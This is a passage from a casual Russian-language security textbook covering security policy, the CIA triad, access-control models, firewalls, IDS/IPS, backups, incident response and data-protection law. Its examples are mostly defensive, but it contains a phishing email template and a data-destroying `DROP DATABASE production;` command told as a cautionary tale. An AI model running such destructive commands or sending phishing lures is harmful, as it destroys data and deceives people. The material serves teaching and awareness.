Стек TCP/IP — практическая реализация сетевых протоколов, состоит из 4 уровней (Application, Transport, Internet, Network Access).

OSI vs TCP/IP — OSI = 7 уровней (теория), TCP/IP = 4 уровня (практика). Протоколы TCP/IP, терминология OSI.

Контрольные вопросы

1. Перечисли семь уровней модели OSI снизу вверх и опиши, что делает каждый уровень (одним предложением).
2. Чем отличаются хаб, свитч и роутер? На каких уровнях OSI они работают?
3. Что такое инкапсуляция? Опиши процесс инкапсуляции HTTP-запроса при прохождении через все уровни OSI (от Application до Physical).
4. Сравни модель OSI и стек TCP/IP. Сколько уровней в каждой модели? Как соотносятся уровни OSI и TCP/IP?
5. **Практическая задача:** Ты отправляешь HTTPS-запрос на `youtube.com`. Опиши, что происходит на каждом уровне OSI (снизу вверх) на **твоем компьютере, роутере и сервере YouTube**. Какие заголовки добавляются/удаляются на каждом уровне?
6. Зачем нужна модель OSI, если все используют TCP/IP? Назови хотя бы три причины.
7. На каком уровне OSI работает протокол TCP? UDP? IP? Ethernet? HTTP?

8. Что такое PDU (Protocol Data Unit)? Как называется PDU на каждом уровне OSI? (Подсказка: бит, кадр, пакет, сегмент, данные)

Конец главы 8.7 🎉

Поздравляю, братишка! Ты осилил **Раздел 8 (Локальные и глобальные сети)** полностью — все 7 глав! Теперь ты знаешь, как работает интернет от физических кабелей до HTTP-запросов. Впереди последний раздел — **Раздел 9 (Защита информации)**. Там будет про хакеров, шифрование, атаки и всякую паранойю. Не расслабляйся, осталось ещё 7 глав! 💪

Глава 9.1. Политика безопасности в компьютерных системах

Введение: Почему нельзя просто поставить пароль 123456 ?

Окей, братан, вот мы уже разобрали все эти протоколы, сети, базы данных, алгоритмы. Научились делать крутые системы. Но есть нюанс: **любая система — это мишень**. Хакеры, скрипт-кидди, конкуренты, просто любопытные школьники — все хотят залезть туда, куда их не просят.

Пример из жизни: - 2013 год — Yahoo: утекло 3 миллиарда аккаунтов - 2017 год — Equifax: утекло 147 миллионов записей (включая номера соцстрахования) - 2021 год — Facebook: утекло 533 миллиона номеров телефонов - Твой университет: в 2023 году кто-то взломал базу студентов и выложил оценки в публичный доступ (ну или скоро выложит)

Почему это происходит?

Потому что **безопасность — это не продукт, а процесс**. Нельзя просто "купить антивирус" и забыть. Нужна **политика безопасности** — набор правил, процедур и мер, которые защищают информацию от угроз.

В этой главе мы разберём: - Что такое политика безопасности и зачем она нужна - CIA Triad (Конфиденциальность, Целостность, Доступность) — святая троица ИБ - Модели управления доступом (DAC, MAC, RBAC, ABAC) - Организационные и технические меры защиты - Стандарты (ISO 27001, GDPR, 152-ФЗ) - Реальные примеры политик (пароли, разграничение доступа, реагирование на инциденты)

Эта глава связана с: - **Главой 9.02 (Криптографические методы)** — шифрование как техническая мера защиты - **Главой 9.03 (Угрозы ИБ)** — от чего защищаемся - **Главой 9.05 (Атаки)** — как нарушают политику безопасности - **Главой 3.01 (ОС)** — разграничение доступа на уровне ОС - **Главой 7.02 (БД)** — защита баз данных, резервное копирование

9.1.1. Понятие политики безопасности

Политика безопасности (ПБ) — это **формализованный набор правил**, определяющих, как организация защищает свою информацию от несанкционированного доступа, изменения, уничтожения или утечки.

Проще говоря: это документ (или набор документов), где написано: - **Кто** имеет доступ к **чему** - **Как** защищаются данные (шифрование, резервное копирование, антивирусы) - **Что делать**, если произошёл инцидент (взлом, утечка, вирус) - **Какие штрафы** за нарушение (увольнение, штраф, тюрьма — да, серьёзно)

Зачем нужна ПБ?

1. **Защита данных** — чтобы конкуренты не украли твою базу клиентов
2. **Минимизация рисков** — чтобы хакеры не зашифровали все серверы и не требовали выкуп в биткоинах
3. **Соответствие законам** — GDPR (Европа), 152-ФЗ (Россия), HIPAA (США для медицины). Если утекли персональные данные, а политики не было — штраф до 4% годового оборота компании
4. **Репутация** — один взлом, и клиенты уходят к конкурентам
5. **Разграничение ответственности** — чтобы системный администратор не свалил вину на разработчиков, а разработчики — на бухгалтерию

Пример: В 2017 году Equifax (кредитное бюро) потеряло данные 147 миллионов человек. Причина? **Не обновили Apache Struts (CVE-2017-5638)**. Патч вышел за 2 месяца до взлома, но админы забили. Итог: штраф \$700 миллионов, акции упали на 35%, CEO уволили. Если бы была **адекватная политика обновлений** (и её исполняли), этого можно было избежать.

Компоненты политики безопасности

1. Организационные документы: - Политика информационной безопасности (главный документ) - Регламенты (как делать резервное копирование, как реагировать на инциденты) - Инструкции для сотрудников (как выбирать пароль, что делать с USB-флешками)

2. Роли и ответственность: - Кто отвечает за безопасность (CISO — Chief Information Security Officer) - Кто мониторит логи (Security Operations Center, SOC) - Кто реагирует на инциденты (CERT/CSIRT)

3. Технические меры (о них подробнее ниже)

4. Обучение персонала: - Тренинги по фишингу (чтобы сотрудники не кликали на "Ваш аккаунт заблокирован, введите пароль здесь") - Инструктажи по работе с конфиденциальной информацией

5. Аудит и мониторинг: - Проверка логов (кто что открывал) - Регулярные тесты на проникновение (pentesting) - Анализ инцидентов

9.1.2. CIA Triad — Святая Троица информационной безопасности

Вся информационная безопасность строится на трёх китах (или трёх буквах):

CIA = Confidentiality (Конфиденциальность) + **Integrity** (Целостность) + **Availability** (Доступность)

Не путай с ЦРУ (Central Intelligence Agency), хотя они тоже про безопасность 😊

1. Конфиденциальность (Confidentiality)

Что это: Информация доступна **только авторизованным пользователям**.

Примеры нарушения: - Утечка базы паролей на форум хакеров - Сотрудник слил список клиентов конкурентам за \$10,000 - NSA читает твою переписку в WhatsApp (ну, теоретически 🙈)

Как защищают: - **Шифрование** (AES-256, RSA, см. главу 9.02) - **Контроль доступа** (не каждый может открыть секретные файлы) - **Аутентификация** (пароли, 2FA, биометрия)

Пример: Медицинские записи. Только врач и пациент должны видеть диагноз. Если медсестра из регистратуры открыла твою карту из любопытства — это **нарушение конфиденциальности**. В США за это по закону HIPAA могут дать штраф \$50,000 или год тюрьмы.

2. Целостность (Integrity)

Что это: Информация **не изменена** несанкционированно.

Примеры нарушения: - Хакер изменил оценки в базе университета (с двойки на пятёрку) - Man-in-the-Middle атака: злоумышленник изменяет содержимое банковского платежа - Вирус удалил системные файлы Windows

Как защищают: - **Цифровые подписи** (проверка, что файл не изменён) - **Хэши** (SHA-256: если файл изменён, хэш изменится) - **Контроль версий** (Git, резервное копирование) - **Права доступа** (только администратор может изменять критические файлы)

Пример: Windows Update. Когда ты скачиваешь обновление, Windows проверяет **цифровую подпись Microsoft**. Если подпись неверна, обновление не установится. Это защита от того, чтобы злоумышленник не подсунил тебе "обновление" с трояном.

3. Доступность (Availability)

Что это: Информация доступна легитимным пользователям, когда им нужно.

Примеры нарушения: - **DDoS-атака:** сайт лежит, потому что злоумышленники засрали его ботами (миллионы запросов в секунду) - **Ransomware:** вирус зашифровал все файлы, требует выкуп в биткоинах. Пока не заплатишь — данные недоступны - **Отказ оборудования:** жёсткий диск сторел, а резервной копии нет

Как защищают: - **Резервное копирование** (backup) — регулярные копии данных - **Репликация** — несколько копий базы данных на разных серверах (см. главу 4.01) - **DDoS-защита** — Cloudflare, Akamai фильтруют вредоносный трафик - **Отказоустойчивость** (fault tolerance) — RAID-массивы, резервные серверы

Пример: Gmail. Google обещает **99.9% uptime** (SLA — Service Level Agreement). Это значит, что сервис может быть недоступен максимум **8.76 часов в год**. Для этого у них тысячи серверов в дата-центрах по всему миру, репликация данных, автоматическое переключение на резервные системы.

Баланс между CIA

Проблема: эти три принципа **конфликтуют**.

Пример: - Хочешь максимальной **конфиденциальности**? Шифруй всё AES-256, отключай интернет, храни данные в бункере под землёй. Но тогда **доступность** упадёт — пользователям будет неудобно работать. - Хочешь максимальной **доступности**? Открой публичный доступ к базе данных, без паролей. Но тогда **конфиденциальность** = 0. - Хочешь максимальной **целостности**? Запрети всем изменять файлы. Но тогда невозможно работать.

Задача политики безопасности — найти **баланс** между CIA в зависимости от требований бизнеса.

Пример: Банк. Конфиденциальность и целостность критичны (нельзя, чтобы кто-то украл деньги или изменил баланс). Доступность тоже важна (клиенты должны иметь доступ к счетам), но если выбирать между "временно отключить систему" и "риснуть утечкой данных" — банк выберет отключение.

9.1.3. Идентификация, Аутентификация, Авторизация (ИАА)

Перед тем как выдавать доступ, система должна пройти три шага:

1. Идентификация — Кто ты? - Ты называешь свой логин (username) - Пример: вводишь `ivan.petrov@example.com`

2. Аутентификация — Докажи, что это правда ты - Ты подтверждаешь свою личность (пароль, отпечаток пальца, код из SMS) - Пример: вводишь пароль `MySecretPassword123`

3. Авторизация — Что тебе разрешено делать? - Система проверяет твои права доступа - Пример: ты можешь читать файлы в папке `/home/ivan`, но не можешь удалять системные файлы в `/etc`

Аналогия: - **Идентификация** — тыходишь к охраннику клуба и говоришь "Я Иван" - **Аутентификация** — показываешь паспорт, чтобы доказать, что ты правда Иван - **Авторизация** — охранник проверяет список гостей. Если ты VIP, тебя пускают в лаунж. Если нет — только в общий зал.

Факторы аутентификации

Что-то, что ты знаешь (knowledge): - Пароль, PIN-код, секретный вопрос ("Девичья фамилия матери")

Что-то, что у тебя есть (possession): - Смартфон (код из SMS), токен (USB-ключ YubiKey), банковская карта

Что-то, что ты есть (inherence): - Отпечаток пальца, сканирование лица (Face ID), радужка глаза, голос

Многофакторная аутентификация (MFA / 2FA): - **2FA (Two-Factor Authentication)** — два фактора (например, пароль + код из SMS) - **MFA (Multi-Factor Authentication)** — два или более фактора

Пример: Gmail. Ты вводишь пароль (фактор 1: что ты знаешь), затем вводишь код из Google Authenticator на смартфоне (фактор 2: что у тебя есть). Даже если кто-то украдёт твой пароль, без смартфона он не зайдёт.

9.1.4. Модели управления доступом

Политика безопасности определяет, **кто** имеет доступ к **чему**. Для этого используют разные модели.

1. DAC (Discretionary Access Control) — Дискреционное управление

Суть: Владелец ресурса сам решает, кому давать доступ.

Пример: Linux/Windows права доступа к файлам. Ты создал файл `secret.txt`, ты решаешь: дать ли доступ другу Васе (read-only) или нет.

Плюсы: - Гибкость: каждый управляет своими файлами - Просто реализовать

Минусы: - Нет централизованного контроля: пользователи могут случайно (или специально) дать доступ не тем людям
- Не подходит для высокоуровневой защиты (военные, банки)

Пример: Windows. Ты можешь кликнуть правой кнопкой на файл → "Свойства" → "Безопасность" → добавить пользователя Вася и дать ему права на чтение. Это DAC.

2. MAC (Mandatory Access Control) — Мандатное управление

Суть: Система (а не пользователь) решает, кто имеет доступ. Доступ основан на **метках секретности** (security labels).

Пример: Военные системы. - Файл помечен как "Совершенно секретно" (Top Secret) - Пользователь имеет допуск уровня "Секретно" (Secret) - Система **запретит** доступ, даже если пользователь владелец файла

Плюсы: - Высокий уровень защиты - Централизованный контроль

Минусы: - Негибко: нельзя быстро дать кому-то доступ - Сложно настраивать

Пример: SELinux (Security-Enhanced Linux). В обычном Linux ты можешь сделать `chmod 777 secret.txt` (доступ всем). В SELinux, даже если ты root, система может запретить доступ, если метка безопасности не подходит.

3. RBAC (Role-Based Access Control) — Ролевое управление

Суть: Доступ основан на **роли** пользователя, а не на его личности.

Пример: Компания с 1000 сотрудников. - **Роль "Бухгалтер"** → доступ к финансовой БД - **Роль "Разработчик"** → доступ к репозиторию кода - **Роль "Админ"** → доступ ко всему

Ты назначаешь пользователей на роли. Роли имеют права доступа.

Плюсы: - Легко управлять (добавил пользователя в роль "Бухгалтер" → он автоматически получил нужные права) - Масштабируемость: не нужно настраивать права для каждого пользователя

Минусы: - Не подходит для сложных сценариев (например, "доступ только в рабочие часы")

Пример: Windows Active Directory. Ты создаёшь группу "HR Department", даёшь ей доступ к папке `\\server\HR\`, и добавляешь туда всех HR-сотрудников. Новый HR-менеджер пришёл? Добавляешь его в группу — всё, он автоматически получил доступ ко всем HR-ресурсам.

4. ABAC (Attribute-Based Access Control) — Атрибутное управление

Суть: Доступ основан на **атрибутах** (характеристиках) пользователя, ресурса и контекста.

Примеры атрибутов: - **Пользователя:** роль, департамент, уровень допуска, стаж работы - **Ресурса:** тип данных, владелец, секретность - **Контекста:** время, местоположение (IP-адрес), устройство

Пример политики: - "Разработчики могут читать production-логи только в рабочие часы (9:00-18:00) и только с офисного IP" - "Бухгалтеры могут изменять финансовые отчёты только в конце месяца"

Плюсы: - Очень гибко: можно описать сложные правила - Подходит для облачных систем (AWS IAM, Azure RBAC)

Минусы: - Сложно настраивать: нужно продумывать атрибуты и правила - Производительность: проверка атрибутов может быть медленной

Пример: AWS IAM (Identity and Access Management). Политика:

```
{
  "Effect": "Allow",
  "Action": "s3:GetObject",
  "Resource": "arn:aws:s3:::my-bucket/*",
  "Condition": {
    "IpAddress": {
      "aws:SourceIp": "192.0.2.0/24"
    },
    "DateGreaterThan": {
      "aws:CurrentTime": "2025-01-01T00:00:00Z"
    }
  }
}
```

Перевод: можно читать файлы из S3-бакета `my-bucket`, но только с IP из диапазона `192.0.2.0/24` и только после 1 января 2025 года.

9.1.5. Принцип наименьших привилегий (Principle of Least Privilege)

Суть: Каждый пользователь/процесс должен иметь **минимально необходимые права** для выполнения своей работы. Ни больше, ни меньше.

Пример: - Бухгалтеру не нужен доступ к серверам разработки - Разработчику не нужен доступ к финансовой БД - Веб-серверу не нужны права на запись в системные файлы

Зачем? - Минимизация ущерба: если аккаунт скомпрометирован (взломан), злоумышленник получит ограниченные права - **Снижение рисков:** меньше людей имеют доступ к критичным данным

Антипример: Windows XP по умолчанию давал всем пользователям права администратора. Итог: любой вирус мог делать что угодно (устанавливать драйверы, менять системные файлы, отключать антивирус). Windows Vista ввела UAC (User Account Control), чтобы исправить это.

Пример: Docker-контейнеры. По умолчанию контейнер запускается от root. Но правильная практика — создать непривилегированного пользователя внутри контейнера:

```
RUN useradd -m myuser
USER myuser
```

Теперь, если кто-то взломает контейнер, он не сможет выйти за его пределы и навредить хост-системе.

9.1.6. Технические меры защиты

Организационные политики — это хорошо, но без технических мер они бесполезны. Вот основные технические меры:

1. Шифрование (Encryption)

Что: Преобразование данных в нечитаемый вид. Без ключа расшифровать невозможно.

Где используется: - **Передача данных:** HTTPS (TLS/SSL), VPN (IPsec, WireGuard) - **Хранение данных:** BitLocker (Windows), FileVault (macOS), LUKS (Linux) - **Базы данных:** Transparent Data Encryption (TDE) в MySQL, PostgreSQL

Пример: Ты отправляешь пароль на сайт. Без HTTPS пароль передаётся открытым текстом — любой, кто sniffит трафик (Wireshark), увидит пароль. С HTTPS пароль шифруется AES-256, и даже если кто-то перехватит пакет, он увидит только набор байтов: `A7 3F 8D 2C ...`.

Подробнее → Глава 9.02 (Криптографические методы)

2. Межсетевые экраны (Firewall)

Что: Фильтр трафика между сетями. Разрешает/блокирует пакеты по правилам.

Типы: - **Packet Filter** (уровень 3-4 OSI): фильтрует по IP-адресам, портам, протоколам - **Stateful Firewall**: отслеживает состояние соединений (TCP handshake) - **Application Firewall** (уровень 7 OSI): анализирует содержимое HTTP-запросов (Web Application Firewall, WAF)

Пример: В Linux есть `iptables` / `nftables`. Правило:

```
iptables -A INPUT -p tcp --dport 22 -s 192.168.1.0/24 -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -j DROP
```

Перевод: разрешить SSH-подключения (порт 22) только с локальной сети `192.168.1.0/24`, остальные — блокировать.

Зачем: Если у тебя открыт порт 22 (SSH) на сервере без firewall, любой может попытаться подобрать пароль (brute force). Firewall ограничивает доступ только с определённых IP.

3. Системы обнаружения и предотвращения вторжений (IDS/IPS)

IDS (Intrusion Detection System) — обнаруживает атаки и отправляет оповещение (но не блокирует).

IPS (Intrusion Prevention System) — обнаруживает и блокирует атаки.

Как работает: - **Сигнатуры (Signatures):** база известных паттернов атак (например, SQL-инъекция) - **Аномалии (Anomalies):** отклонения от нормального поведения (например, 1000 запросов в секунду с одного IP)

Примеры: - **Snort** (IDS/IPS с открытым исходным кодом) - **Suricata** (современная альтернатива Snort) - **Fail2Ban** (блокирует IP после N неудачных попыток входа)

Пример: Кто-то пытается подобрать пароль к SSH:

```
192.168.1.100 - Failed password for root from 192.168.1.100 port 12345 ssh2
192.168.1.100 - Failed password for root from 192.168.1.100 port 12346 ssh2
192.168.1.100 - Failed password for root from 192.168.1.100 port 12347 ssh2
```

Fail2Ban видит 3 неудачные попытки за минуту и блокирует IP `192.168.1.100` на 10 минут.

4. Антивирусы и антивредоносное ПО

Что: Сканирование файлов на наличие вирусов, троянов, червей, рекламных программ.

Методы обнаружения: - **Сигнатуры:** база известных вирусов (hash файлов) - **Эвристический анализ:** поведенческий анализ (если программа пытается зашифровать все файлы — это ransomware) - **Песочница (Sandbox):** запуск подозрительной программы в изолированной среде

Примеры: - **Windows Defender** (встроенный в Windows 10/11) - **Kaspersky, ESET, Avast** (коммерческие) - **ClamAV** (открытый антивирус для Linux)

Проблема: Антивирусы не панацея. Новые вирусы (zero-day) ещё нет в базе сигнатур. Плюс антивирус может быть отключён (если у вируса admin-права).

5. Резервное копирование (Backup)

Что: Регулярное создание копий данных, чтобы восстановить их после сбоя/атаки.

Правило 3-2-1: - **3** копии данных (оригинал + 2 резервные) - **2** разных типа носителей (жёсткий диск + облако) - **1** копия в другом месте (offsite, например, другой дата-центр)

Типы: - **Полное (Full):** копируется всё. Долго, но легко восстановить. - **Инкрементное (Incremental):** копируются только изменения с последнего backup. Быстро, но восстановление сложнее (нужно применять все инкременты). - **Дифференциальное (Differential):** копируются изменения с последнего полного backup. Компромисс.

Пример: - **Понедельник:** Full backup (100 GB) - **Вторник:** Incremental (изменилось 5 GB) → сохраняем 5 GB - **Среда:** Incremental (изменилось 3 GB) → сохраняем 3 GB - **Восстановление:** Full backup (пн) + Incremental (вт) + Incremental (ср) = 100 + 5 + 3 = 108 GB

Антипример: Code Spaces (хостинг-провайдер). В 2014 году хакеры получили доступ к консоли AWS, удалили все серверы и резервные копии (которые были в той же зоне доступности). Компания закрылась через 12 часов. **Мораль:** храни backup offsite!

6. Мониторинг и логирование

Что: Запись всех событий (кто что делал) и анализ логов.

Что логировать: - Успешные/неудачные попытки входа - Изменения в конфигурации системы - Доступ к критичным файлам - Сетевая активность (кто куда подключается)

Инструменты: - **Syslog** (стандарт логирования в Linux/Unix) - **ELK Stack** (Elasticsearch + Logstash + Kibana) — сбор и анализ логов - **Splunk** (коммерческая SIEM-система) - **SIEM (Security Information and Event Management)** — корреляция событий из разных источников

Пример: Кто-то залогинился с твоего аккаунта в 3 часа ночи с IP из Китая. Система мониторинга увидит это (обычно ты логишься днём с IP из России) и отправит алерт.

9.1.7. Организационные меры защиты

Технологии — это хорошо, но **90% инцидентов связаны с человеческим фактором**. Поэтому нужны организационные меры.

1. Обучение персонала

Проблема: Сотрудники — самое слабое звено. Они кликают на фишинговые письма, используют пароль 123456, оставляют ноутбук с паролями на вход в кафе.

Решение: - Регулярные тренинги по ИБ (раз в квартал) - Симуляция фишинга (отправляем тестовые письма, смотрим кто кликнул) - Инструкции: как выбирать пароль, как распознать фишинг, как работать с конфиденциальными данными

Пример фишинга:

Тема: Ваш аккаунт заблокирован!

От: security@paypal-secure.com (подозрительный домен)

Текст: Ваш аккаунт PayPal был заблокирован из-за подозрительной активности. Нажмите здесь, чтобы восстановить доступ: [ссылка на поддельный сайт]

Если сотрудник кликнет и введёт пароль — всё, аккаунт украден.

Что должен заметить обученный сотрудник: - Домен `paypal-secure.com`, а не `paypal.com` - Паника в письме ("заблокирован!", "срочно!") - Грамматические ошибки (если письмо от хакеров из Нигерии)

2. Политика паролей

Требования: - Минимальная длина: **12 символов** (лучше 16) - Содержит: заглавные, строчные буквы, цифры, спецсимволы (`A-Z a-z 0-9 !@#%&`) - Не содержит: словарные слова, даты рождения, имена - Срок действия: **90 дней** (спорно: NIST в 2020 сказал, что частая смена паролей не улучшает безопасность, если пароль сильный)

Менеджеры паролей: 1Password, Bitwarden, KeePass. Генерируют и хранят сложные пароли. Ты запоминаешь один мастер-пароль, менеджер помнит остальные.

Антипример: В 2012 году LinkedIn уткло 6.5 миллионов паролей. Топ-10 паролей: 1. `123456` 2. `password` 3. `linkedin` 4. `123456789` 5. `qwerty`

Если твой пароль в этом списке — пиздец тебе.

3. Разграничение доступа

Принцип: Need-to-know (необходимость знать). Каждый сотрудник имеет доступ только к тем данным, которые ему нужны для работы.

Пример: - **HR-менеджер:** доступ к базе сотрудников, зарплатам - **Разработчик:** доступ к репозиторию кода, тестовой БД - **Системный администратор:** доступ к серверам, конфигурации - **Бухгалтер:** доступ к финансовой системе

Проблема: "А давай я дам админские права всем, чтобы не беспокоили".

Итог: Джуниор-разработчик случайно выполнил `DROP DATABASE production;` → потеряли базу клиентов.

4. Реагирование на инциденты

Incident Response Plan (IRP) — план действий при инциденте (взлом, утечка, вирус).

Фазы:

1. Подготовка (Preparation): - Создание CERT/CSIRT (Computer Security Incident Response Team) - Подготовка инструментов (Wireshark, Volatility, forensics tools) - Тренировки (tabletop exercises)

2. Обнаружение (Detection/Identification): - Мониторинг логов (IDS, SIEM) - Получение алерта (например, антивирус нашёл троян) - Анализ: действительно ли это инцидент или ложное срабатывание?

3. Сдерживание (Containment): - Изоляция заражённого устройства (отключить от сети) - Заблокировать скомпрометированный аккаунт - Остановить распространение вируса

4. Удаление угрозы (Eradication): - Удаление вируса - Заккрытие уязвимости (установка патча) - Смена паролей

5. Восстановление (Recovery): - Восстановление из backup - Возврат систем в рабочее состояние - Мониторинг: не вернулась ли угроза?

6. Анализ (Lessons Learned): - Что произошло? - Почему система была уязвима? - Как предотвратить в будущем? - Обновление политики безопасности

Пример: В 2017 году WannaCry (ransomware-вирус) зашифровал компьютеры в 150 странах. Больше всего пострадала NHS (Национальная служба здравоохранения Великобритании). Инцидент-респонс: - **Обнаружение:** компьютеры начали выдавать окно с требованием выкупа в биткоинах - **Сдерживание:** отключили заражённые компьютеры от сети - **Удаление:** использовали "kill switch" (исследователь нашёл домен, который останавливал вирус) - **Восстановление:** переустановили Windows, восстановили данные из backup - **Анализ:** выяснилось, что NHS не обновила Windows (уязвимость EternalBlue, патч вышел за 2 месяца до атаки)

9.1.8. Стандарты и нормативные документы

Чтобы не изобретать велосипед, используют готовые стандарты.

1. ISO/IEC 27001 — Международный стандарт ИБ

Что: Стандарт системы управления информационной безопасностью (СУИБ / ISMS).

Основные пункты: - Оценка рисков (Risk Assessment) - Политика безопасности - Контроль доступа - Криптография - Физическая безопасность (охрана дата-центров) - Непрерывность бизнеса (Business Continuity)

Сертификация: Компания может пройти аудит и получить сертификат ISO 27001. Это повышает доверие клиентов.

Пример: Если ты хостинг-провайдер, и у тебя нет ISO 27001, крупные клиенты (банки, госкомпании) не будут с тобой работать.

2. ГОСТ Р ИСО/МЭК 27001 (Россия)

Что: Российский аналог ISO 27001. Почти идентичен, но адаптирован под российское законодательство.

Плюс: Обязателен для госорганизаций и критической инфраструктуры (энергетика, транспорт, связь).

3. GDPR (General Data Protection Regulation) — Европа

Что: Закон о защите персональных данных в Европейском Союзе (вступил в силу в 2018).

Основные требования: - **Согласие:** нельзя собирать данные без явного согласия пользователя - **Право на забвение:** пользователь может потребовать удалить все его данные - **Прозрачность:** пользователь должен знать, какие данные о нём собираются и для чего - **Уведомление о утечке:** если утекли данные, уведомить пользователей в течение **72 часов**

Штрафы: до €20 миллионов или 4% годового оборота (что больше).

Пример: Facebook в 2019 году получил штраф \$5 миллиардов от FTC (США) за нарушение приватности (скандал с Cambridge Analytica). В ЕС аналогичные штрафы по GDPR.

4. 152-ФЗ "О персональных данных" (Россия)

Что: Российский закон о защите персональных данных (аналог GDPR).

Что такое персональные данные: ФИО, дата рождения, адрес, номер телефона, email, паспортные данные, биометрия.

Требования: - Получить согласие на обработку персональных данных - Обеспечить защиту данных (шифрование, контроль доступа) - Уведомить Роскомнадзор при утечке

Штрафы: до 75,000 рублей для физлиц, до 500,000 для юрлиц.

Пример: Если ты собираешь email на сайте (например, для рассылки), ты обязан: 1. Показать пользователю политику конфиденциальности 2. Получить галочку "Я согласен на обработку персональных данных" 3. Хранить данные зашифрованными 4. Не передавать третьим лицам без согласия

9.1.9. Примеры политик безопасности

Давай посмотрим, как выглядят реальные политики.

Пример 1: Политика паролей

Требования к паролям: - Минимум 12 символов - Содержит заглавные и строчные буквы, цифры, спецсимволы - Не содержит имя пользователя, компании, общеупотребительные слова - Срок действия: 90 дней - Нельзя повторно использовать последние 5 паролей

Хранение паролей: - Хранятся в зашифрованном виде (bcrypt, Argon2) - Запрещено хранить пароли в открытом виде, Excel-таблицах, бумажных блокнотах

Многофакторная аутентификация (2FA): - Обязательна для администраторов - Обязательна для удалённого доступа (VPN) - Рекомендуется для всех пользователей

Блокировка аккаунта: - После 5 неудачных попыток входа — блокировка на 15 минут

Пример 2: Разграничение доступа в компании

Роль	Доступ
СЕО (Генеральный директор)	Полный доступ ко всем системам
СТО (Технический директор)	Серверы, репозиторий кода, инфраструктура
CISO (Директор по ИБ)	Логи, SIEM, firewall, IDS/IPS
HR-менеджер	База сотрудников, зарплаты
Разработчик	Репозиторий кода, тестовая БД
Дизайнер	Графические файлы, макеты
Бухгалтер	Финансовая система, счета
Системный администратор	Серверы, ОС, резервное копирование
Стажёр	Только read-only доступ к документации

Важно: Стажёр **не имеет** доступа к production-серверам. Разработчик **не имеет** доступа к зарплатам.

Пример 3: Реагирование на инцидент — утечка данных

Сценарий: В даркнете появилась база данных с email/паролями пользователей твоего сайта (500,000 записей).

План действий:

День 1 (0-4 часа): 1. **Подтверждение инцидента:** проверить, действительно ли это наша база (хэши, структура) 2. **Сдерживание:** отключить доступ к БД, сменить пароли администраторов 3. **Оценка масштаба:** сколько записей утекло, какая информация (только email/пароли или ещё платёжные данные?)

День 1 (4-24 часа): 4. **Уведомление:** сообщить пользователям об утечке (email, баннер на сайте) 5. **Форсированная смена паролей:** все пользователи обязаны сменить пароли при следующем входе 6. **Уведомление регуляторов:** сообщить в Роскомнадзор (Россия) или в надзорный орган (GDPR — 72 часа)

День 2-7: 7. **Расследование:** как произошла утечка? SQL-инъекция? Взлом admin-панели? Инсайдер? 8. **Устранение уязвимости:** закрыть дыру (обновить ПО, изменить конфигурацию) 9. **Мониторинг:** проверить логи, нет ли других следов атаки

После инцидента: 10. **Анализ:** написать отчёт (что произошло, почему, как предотвратить) 11. **Обновление политики:** внедрить дополнительные меры (например, обязательная 2FA) 12. **Обучение:** провести тренинг для команды

9.1.10. Связь с другими главами

- **Глава 9.02 (Криптографические методы):** Шифрование — ключевая техническая мера защиты конфиденциальности (AES, RSA, TLS/SSL).
 - **Глава 9.03 (Понятия ИБ. Угрозы):** Политика безопасности защищает от угроз (вирусы, DDoS, социальная инженерия, инсайдеры).
 - **Глава 9.04 (Противодействие нарушению конфиденциальности):** Технические и организационные меры из политики безопасности.
 - **Глава 9.05 (Атаки):** Политика безопасности направлена на предотвращение атак (фишинг, SQL-инъекция, brute force).
 - **Глава 9.06 (Методы реализации угроз):** Политика безопасности содержит меры противодействия (firewall против сетевых атак, антивирусы против вирусов).
 - **Глава 9.07 (Юридические основы ИБ):** Политика безопасности должна соответствовать законам (GDPR, 152-ФЗ, ISO 27001).
 - **Глава 3.01 (ОС):** Разграничение доступа на уровне ОС (пользователи, группы, права доступа), аудит логов.
 - **Глава 7.02 (БД):** Защита баз данных (шифрование, резервное копирование, контроль доступа).
 - **Глава 8.04 (Протоколы Internet):** Firewall фильтрует трафик на уровне TCP/IP.
-

Ключевые термины

- **Политика безопасности (Security Policy)** — формализованные правила защиты информации
- **CIA Triad** — Конфиденциальность (Confidentiality), Целостность (Integrity), Доступность (Availability)
- **Идентификация** — определение личности ("Кто ты?")
- **Аутентификация** — проверка личности ("Докажи, что это ты")
- **Авторизация** — проверка прав доступа ("Что тебе разрешено?")
- **Многофакторная аутентификация (MFA / 2FA)** — проверка двумя или более способами (пароль + SMS-код)
- **DAC (Discretionary Access Control)** — дискреционное управление доступом (владелец решает)
- **MAC (Mandatory Access Control)** — мандатное управление (система решает на основе меток секретности)
- **RBAC (Role-Based Access Control)** — ролевое управление (доступ на основе роли)
- **ABAC (Attribute-Based Access Control)** — атрибутное управление (доступ на основе атрибутов: роль, время, IP)
- **Принцип наименьших привилегий (Least Privilege)** — минимально необходимые права
- **Шифрование (Encryption)** — преобразование данных в нечитаемый вид
- **Firewall** — межсетевой экран, фильтр трафика
- **IDS (Intrusion Detection System)** — система обнаружения вторжений
- **IPS (Intrusion Prevention System)** — система предотвращения вторжений
- **Резервное копирование (Backup)** — создание копий данных

- **Правило 3-2-1** — 3 копии, 2 типа носителей, 1 offsite
 - **Incident Response Plan (IRP)** — план реагирования на инциденты
 - **ISO 27001** — международный стандарт СУИБ (ISMS)
 - **GDPR** — европейский закон о защите персональных данных
 - **152-ФЗ** — российский закон о персональных данных
-

Контрольные вопросы

Теоретические:

1. **Что такое политика безопасности?** Зачем она нужна организации?
2. **Что такое CIA Triad?** Опиши каждый компонент (конфиденциальность, целостность, доступность) и приведи примеры нарушений.
3. **В чём разница между идентификацией, аутентификацией и авторизацией?** Приведи примеры.
4. **Сравни модели управления доступом: DAC, MAC, RBAC, ABAC.** В каких случаях какую модель использовать?
5. **Что такое принцип наименьших привилегий?** Почему важно его соблюдать?
6. **Зачем нужно резервное копирование?** Что такое правило 3-2-1?
7. **Что такое ISO 27001?** Зачем компании проходить сертификацию?
8. **В чём разница между IDS и IPS?**

Практические:

1. Задача: Политика паролей.

Компания требует, чтобы пароли содержали минимум 8 символов, заглавные и строчные буквы, цифры. Пользователь выбрал пароль `Password123`.

2. Насколько безопасен этот пароль?
3. Почему он плохой?
4. Предложи более безопасный вариант.

5. Задача: Разграничение доступа.

В компании 4 роли: Админ, Разработчик, HR-менеджер, Стажёр.

Ресурсы: `/production` (production-серверы), `/code` (репозиторий кода), `/hr` (база сотрудников).

- Какие роли должны иметь доступ к каким ресурсам?
- Обоснуй свой выбор с точки зрения принципа наименьших привилегий.

6. Задача: Реагирование на инцидент.

Антивирус обнаружил ransomware на компьютере бухгалтера. Файлы начали шифроваться.

